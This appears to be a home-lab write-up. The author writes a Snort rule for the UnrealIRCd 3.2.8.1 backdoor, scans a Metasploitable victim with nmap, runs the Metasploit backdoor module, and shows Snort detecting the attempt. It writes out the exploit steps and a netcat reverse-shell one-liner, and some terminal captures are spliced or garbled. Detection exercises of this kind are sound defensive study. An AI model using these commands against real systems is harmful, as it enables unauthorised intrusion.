user@user-virtual-machine:/etc/snort/rules$ sudo snort -c /etc/snort/snort.conf
Running in IDS mode

--== Initializing Snort ==--
Initializing Output Plugins!
Initializing Preprocessors!
Initializing Plug-ins!
Parsing Rules file "/etc/snort/snort.conf"
PortVar 'HTTP_PORTS' defined : [ 80:81 311 383 591 593 901 1220 1414 1741 1830
2301 2381 2809 3037 3128 3702 4343 4848 5250 6988 7000:7001 7144:7145 7510 7777
7779 8000 8008 8014 8028 8080 8085 8088 8090 8118 8123 8180:8181 8243 8280 8300
8800 8888 8899 9000 9060 9080 9090:9091 9443 9999 11371 34443:34444 41080 50002
55555 ]
PortVar 'SHELLCODE_PORTS' defined : [ 0:79 81:65535 ]
PortVar 'ORACLE_PORTS' defined : [ 1024:65535 ]
PortVar 'SSH_PORTS' defined : [ 22 ]
PortVar 'FTP_PORTS' defined : [ 21 2100 3535 ]
PortVar 'SIP_PORTS' defined : [ 5060:5061 5600 ]
PortVar 'FILE_DATA_PORTS' defined : [ 80:81 110 143 311 383 591 593 901 1220 14
14 1741 1830 2301 2381 2809 3037 3128 3702 4343 4848 5250 6988 7000:7001 7144:71
45 7510 7777 7779 8000 8008 8014 8028 8080 8085 8088 8090 8118 8123 8180:8181 82
43 8280 8300 8800 8888 8899 9000 9060 9080 9090:9091 9443 9999 11371 34443:34444

```

⇒ Start snort

```

user@user-virtual-machine: /etc/snort/rules
GNU nano 6.2 local.rules
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# -----
# LOCAL RULES
# -----
# This file intentionally does not come with signatures. Put your local
# additions here.
alert tcp any any -> any any (msg:"UnrealIRCd 3.2.8.1 Backdoor Exploit Attempt"; content:"AB"; nocase; flow:to_server,established; sid:1000001;)

```

Rule alert for the unrealIRCd 3.2.8.1 Backdoor attack

```
File Actions Edit View Help

(kali@kali)-[~]
$ nmap -O 192.168.137.132
TCP/IP fingerprinting (for OS scan) requires root privileges.
QUITTING!

(kali@kali)-[~]
$ sudo nmap -O 192.168.137.132
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-21 06:48 EST
Nmap scan report for 192.168.137.132
Host is up (0.00086s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
```

From the Kali machine, perform nmap to the victim


```

msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):



| Name    | Current Setting | Required | Description                                                                                                                                       |
|---------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                                                                          |
| CPORT   |                 | no       | The local client port                                                                                                                             |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                                                                      |
| RHOSTS  |                 | yes      | The target host(s), see <a href="https://docs.metasplo.it/basics/using-metasploit.html">https://docs.metasplo.it/basics/using-metasploit.html</a> |
| RPORT   | 6667            | yes      | The target port (TCP)                                                                                                                             |



Exploit target:



| Id | Name             |
|----|------------------|
| 0  | Automatic Target |



View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.137.132
RHOST => 192.168.137.132
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6667
RPORT => 6667
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

```

Compatible Payloads

#	Name	Disclosure Date	Rank	C
heck	Description			

Use exploit/unix/irc/unreal_ircd_3281_backdoor, set RHOST, RPORT


```

0      Unix Command Shell, Reverse TCP SSL (via Ruby)
12     payload/cmd/unix/reverse_ssl_double_telnet          normal  N
0      Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > use payload 4

Matching Modules
=====
#  Name
-  -
#  Name      Disclosure Date  Rank      Check  Description
-  -
0  exploit/windows/scada/igss9_misc
    2011-03-24    excellent  No      7-Technologies IGSS 9 Data
Server/Collector Packet Handling Vulnerabilities
1  exploit/windows/scada/igss9_igssdataserver_rename
    2011-03-24    normal    No      7-Technologies IGSS 9 IGSS
dataServer .RMS Rename Buffer Overflow
2  exploit/multi/http/atutor_upload_traversal
    2019-05-17    excellent  Yes     ATutor 2.2.4 - Directory T
raversal / Remote Code Execution,
3  exploit/unix/webapp/awstats_migrate_exec
    2006-05-04    excellent  Yes     AWStats migrate Remote Com
mand Execution
4  exploit/multi/misc/indesign_server_soap
    2012-11-11    excellent  Yes     Adobe IndesignServer 5.5 S
OAP Server Arbitrary Script Execution
5  exploit/windows/fileformat/adobe_pdf_embedded_exe
    2010-03-29    excellent  No      Adobe PDF Embedded EXE Soc
ial Engineering
6  exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs
    2010-03-29    excellent  No      Adobe PDF Escape EXE Socia
l Engineering (No JavaScript)
7  exploit/windows/http/advantech_iview_networkservlet_cmd_inject
    2022-06-28    excellent  Yes     Advantech iView NetworkSer
vlet Command Injection
8  exploit/linux/http/alcatel_omnipcx_mastercgi_exec
    2007-09-09    manual    No      Alcatel-Lucent OmniPCX Ent
erprise masterCGI Arbitrary Command Execution
9  exploit/linux/http/alienvault_sqli_exec

```

Choosing payload 4

```

se exploit/linux/local/vmwgfx_fd_priv_esc

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload 4
payload => cmd/unix/bind_ruby_ipv6
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):



| Name    | Current Setting | Required | Description                                                                                            |
|---------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                               |
| CPORT   |                 | no       | The local client port                                                                                  |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                           |
| RHOSTS  | 192.168.137.132 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT   | 6667            | yes      | The target port (TCP)                                                                                  |



Payload options (cmd/unix/bind_ruby_ipv6):



| Name  | Current Setting | Required | Description        |
|-------|-----------------|----------|--------------------|
| LPORT | 4444            | yes      | The listen port    |
| RHOST | 192.168.137.132 | no       | The target address |



Exploit target:



| Id | Name             |
|----|------------------|
| 0  | Automatic Target |



View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set CMD rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1\nc 192.168.137.132 4444 >/tmp/f
[!] Unknown datastore option: CMD.
CMD => rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1\nc 192.168.137.132 4444 >/tmp/f
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] 192.168.137.132:6667 - Connected to 192.168.137.132:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
[*] 192.168.137.132:6667 - Sending backdoor command ...

```

Perform the attack on the victim machine

```

11/21-19:39:33.553077 [**] [1:1917:6] SCAN UPnP service discover attempt [**] [Classification: Detection of a Network Scan] [Priority: 3] {UDP} 192.168.137.1:50697 -> 239.255.255.250:1900
11/21-19:39:34.565113 [**] [1:1917:6] SCAN UPnP service discover attempt [**] [Classification: Detection of a Network Scan] [Priority: 3] {UDP} 192.168.137.1:50697 -> 239.255.255.250:1900
11/21-19:39:35.572860 [**] [1:1917:6] SCAN UPnP service discover attempt [**] [Classification: Detection of a Network Scan] [Priority: 3] {UDP} 192.168.137.1:50697 -> 239.255.255.250:1900
11/21-19:39:36.580740 [**] [1:1917:6] SCAN UPnP service discover attempt [**] [Classification: Detection of a Network Scan] [Priority: 3] {UDP} 192.168.137.1:50697 -> 239.255.255.250:1900
11/21-19:41:33.561907 [**] [1:1917:6] SCAN UPnP service discover attempt [**] [Classification: Detection of a Network Scan] [Priority: 3] {UDP} 192.168.137.1:51796 -> 239.255.255.250:1900
11/21-19:41:34.570061 [**] [1:1917:6] SCAN UPnP service discover attempt [**] [Classification: Detection of a Network Scan] [Priority: 3] {UDP} 192.168.137.1:51796 -> 239.255.255.250:1900
11/21-19:41:35.570762 [**] [1:1917:6] SCAN UPnP service discover attempt [**] [Classification: Detection of a Network Scan] [Priority: 3] {UDP} 192.168.137.1:51796 -> 239.255.255.250:1900
11/21-19:41:36.576775 [**] [1:1917:6] SCAN UPnP service discover attempt [**] [Classification: Detection of a Network Scan] [Priority: 3] {UDP} 192.168.137.1:51796 -> 239.255.255.250:1900
11/21-19:42:13.405891 [**] [1:1000001:0] UnrealIRCd 3.2.8.1 Backdoor Exploit Attempt [**] [Priority: 0] {TCP} 192.168.137.134:43843 -> 192.168.137.132:6667
user@user-virtual-machine:~$

```

Snort detects the attack

